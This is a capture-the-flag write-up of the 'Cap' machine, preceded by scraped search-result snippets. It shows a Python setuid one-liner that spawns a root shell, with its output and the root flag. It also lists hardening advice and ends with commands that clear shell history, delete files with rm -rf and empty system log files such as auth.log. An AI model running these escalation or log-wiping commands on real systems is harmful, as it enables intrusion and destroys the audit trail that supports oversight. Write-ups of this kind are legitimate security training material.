
Stack Overflow
https://stackoverflow.com › questions › dropping-root-...

Dropping Root Permissions In Python - linux
The only solution is to drop **root privileges** after you have opened the port. Here is a possible solution to drop **root privileges** in **Python**.
6 answers · Top answer: You won't be able to open a server on port 80 without root privileges, ...

Escalating Privilages in **Python** Script - Stack Overflow	10 Mar 2012
How to get **privilege escalation** using a vulnerable program ...	11 Feb 2019
How to elevate to **root** within a **python** script? - Stack Overflow	25 Apr 2019
Pass **root privilege** to "os" commands in **Python** - Stack Overflow	30 Jul 2018


More results from stackoverflow.com

Missing: ~~escalating~~ | Show results with: escalating



```
nathan@cap:~$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
nathan@cap:~$ python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# whoami
root
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:~#
```

Then the flag was there in the root.txt:



```
root@cap:~# ls
user.txt
root@cap:~# cd /root
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
644995e6088db9b761d7a79e41c518c9
root@cap:/root#
```

Conclusion

The Cap machine was exploited by:

1. Leveraging a .pcap file to obtain user credentials.
2. Exploiting the python3.8 binary with elevated capabilities to gain root privileges.

Safety Measures and Prevention

PCAP File Security

1. Avoid storing sensitive information in network traffic.
2. Use encrypted communication protocols to prevent credential leakage.

Restrict Capabilities

1. Remove unnecessary capabilities from binaries using setcap.
2. Regularly audit binaries for elevated capabilities.

System Hardening

1. Enforce the principle of least privilege for users and processes.
2. Regularly patch software to mitigate vulnerabilities.

Cleaning Up Evidence

To maintain ethical standards and avoid detection during penetration testing or red team exercises, it is essential to clean up evidence of access and hacking. Here's how to perform this step responsibly:

1. **Clear Command History**:
   Use the following commands to remove the shell's command history:

```
history -c && history -w
```

2. **Remove Created Files or Backdoors**:
   If any files, scripts, or backdoors were uploaded or created, ensure they are removed:

bash

Copy code

```
rm -rf /path/to/your/files
```

3. **Revert Permissions or Configurations**:
   If any file permissions or system configurations were altered, revert them to their original state.

4. **Clear Log Files**:
   Examine system logs in /var/log/ and carefully remove traces related to your actions without damaging the logs entirely:

```
> /var/log/auth.log

> /var/log/syslog

> /var/log/messages
```